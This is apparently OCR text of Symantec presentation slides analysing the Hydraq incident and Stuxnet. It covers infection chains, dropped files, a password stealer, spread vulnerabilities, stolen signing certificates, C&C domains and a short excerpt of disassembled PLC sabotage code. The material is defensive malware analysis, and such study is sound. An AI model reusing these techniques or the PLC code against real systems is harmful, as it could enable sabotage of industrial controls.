




http://photo1.zyns.com/72895381_1683721_d.html


December Hydraq Incident

Bait Leads to 0-Day Exploit



December Hydraq Incident

Exploit Downloads Dropper




December Hydraq Incident

Dropper Installs Hydraq Trojan

Hydraq Dropper


b.exe

Victim




Drops %system%\rasmon.dll

Hydraq



rasmon.dll

Hydraq




rasmon.dll

Adds itself as a service to the netsvc service group


svchost.exe

Hydraq



rasmon.dll


Drops a Windows logon password stealer



%TEMP%\1758.nls

December Hydraq Incident

Hydraq Connects to Command & Contr



A Closer Look at Stuxnet

symantec.

Stuxnet


- Attacks industrial control systems
- Spreads by copying itself to USB drives
  - LNK vulnerability
  - Autorun.inf
- Spreads via network shares
- Spreads using 2 known and 4 0-day Microsoft vulnerabilities
  - MS08-067
  - Default password in Siemens WinCC
  - LNK: allows automatic spreading via USB keys
  - Printer Spooler: allows network spreading to remote machines
  - Undisclosed 1: local privilege escalation vulnerability
  - Undisclosed 2: local privilege escalation vulnerability

Stuxnet

- Uses a Windows rootkit to hide Windows binaries
  - Signed by one of 2 stolen certificates from 'JMicron' and 'Realtek'
- Injects STL code into Siemens PLCs (Progammable Logic Controllers)
- Uses rootkit techniques to hide injected PLC code
  - Patches Siemens Step 7 software, which is used to view PLC code
- Communicates with C&C servers using HTTP
  - www.mypremierfutbol.com
  - www.todaysfutbol.com
- Steals designs documents for industrial control systems
- Sabotages targeted industrial control systems
- Targeted system likely in Iran

Stuxnet

Method of Delivery




Stuxnet

ICS System Discovery


Stuxnet


ICS Command & Control

Design Documents




www.mypremierfutbol.com
www.todaysfutbol.com






Commands to sabotage PLC



www.mypremierfutbol.com
www.todaysfutbol.com



Stuxnet


s7blk-A-05--C-74A.bin.asm - Notepad2

File Edit View Settings ?

```
1        SET
2        SAVE
3        =      L6.1
4        A      DB888.DBX 696.1;2B8.1
5        JCN    M000            ;
6
7        L      DBW16           ;
8        L      3
9        <>I
10       JCN    M001            ;jump if state is 3
11                               ;state=4
12       L      5
13       T      DBW16           ;set state to 5
14       JU     M002            ;
15
16 ----------------------
17 M001: OPN    DB888
18       CLR
19       A      DBX 696.0
```


Ln 1 : 523 Col 1 Sel 0 | 13.9 KB | ANSI | CR+LF | INS | Assem

Stuxnet

